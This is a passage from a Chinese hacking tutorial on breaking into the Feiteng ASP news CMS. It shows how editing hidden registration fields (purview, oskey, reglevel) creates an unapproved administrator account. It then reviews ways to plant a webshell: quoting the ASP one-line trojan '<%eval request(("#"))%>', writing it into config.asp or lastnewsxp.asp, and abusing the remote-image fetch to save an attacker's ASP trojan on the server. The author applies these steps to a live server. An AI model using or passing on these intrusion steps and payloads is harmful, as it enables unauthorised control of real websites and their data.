
学过ASP的人都知道，HIDDEN变量是不在页面中显示的，但是将它改成TEXT就会显示在页面中，那样就可以在本地构造参数来提交，省去了NC提交的麻烦。

简单修改用户注册页面源代码后，如图7、图8所示。


图7



图8

记得"action="后的提交地址要填写完整啊，然后保存到本地在IE中进行访问，如图9所示。



图9

看到了吧，最下面多出了一行文本框，从左到右依次是purview、oskey和reglevel的参数，我们只要修改前两项就可以达到我们注册管理员的目的了。最后一项改不改都可以，它是用来限制普通用户的，在普通用户注册时，这个参数是1，就表示需要审核，改成其它任何数就表示不需要。而我们注册的是管理员，所以无所谓审核不审核。

修改完成后填写注册信息，接着点"确定"，如图10所示，我们注册成功了。


图10

虽然系统提示"等待管理员开通账号"，但是只对普通用户有效，我们现在已经可以顺利登录管理后台了，如图11所示。


图11

进入后台之后，开始着手拿一只WEBSHELL。沸腾后台拿WEBSHELL是可以修改配置文件**config.asp**来写入一句话木马的。


可是这个方法不太好，因为修改了配置文件，所以会导致网站运行不正常，非万不得已还是不要用。另外，还可以添加文件的上传类型，但是在0.45版中只能添加PHP类型，而我们的这个服务器是不支持PHP的，所以这个方法不能用。


还可以首先添加一篇有"**<%eval request(("#"))%>**"语句的文章，然后利用/**admin/creatasp.asp**来写一句话木马到/**lastnewsxp.asp**文件中。但是我在执行/admin/creatasp.asp时却发现，这个文件早就被删除了。

如此多的方法都无法拿WEBSHELL，看来得研究新路子了。在不修改配置文件的情况下继续拿WEBSHELL，我这次利用添加文章时的调用远程图片功能。

沸腾从0.45开始，在添加文章的时候就有了调用远程图片的功能。因为是调用远程主机中的文件，所以没有对被调用的文件作过滤，可以调用任何文件。

记得沸腾漏洞最疯狂的2006年，有人曾提出将远程调用的地址修改为自己的ASP马地址，就可以得到一只WEBSHELL，因为沸腾会将这个文件以原来的格式保存在自己的/uploadfile目录下。但是这位仁兄只给出了方法，却没有告诉人们具体的步骤，所以导致菜菜们直接在图片调用地址中写下自己的大马或者小马，虽然是在系统中保存了下来，事实上却只是将大马或小马的登录界面下载下来了，而一句话木马却只是一片空白，都无法正常执行。


图12


图13






图15



图16

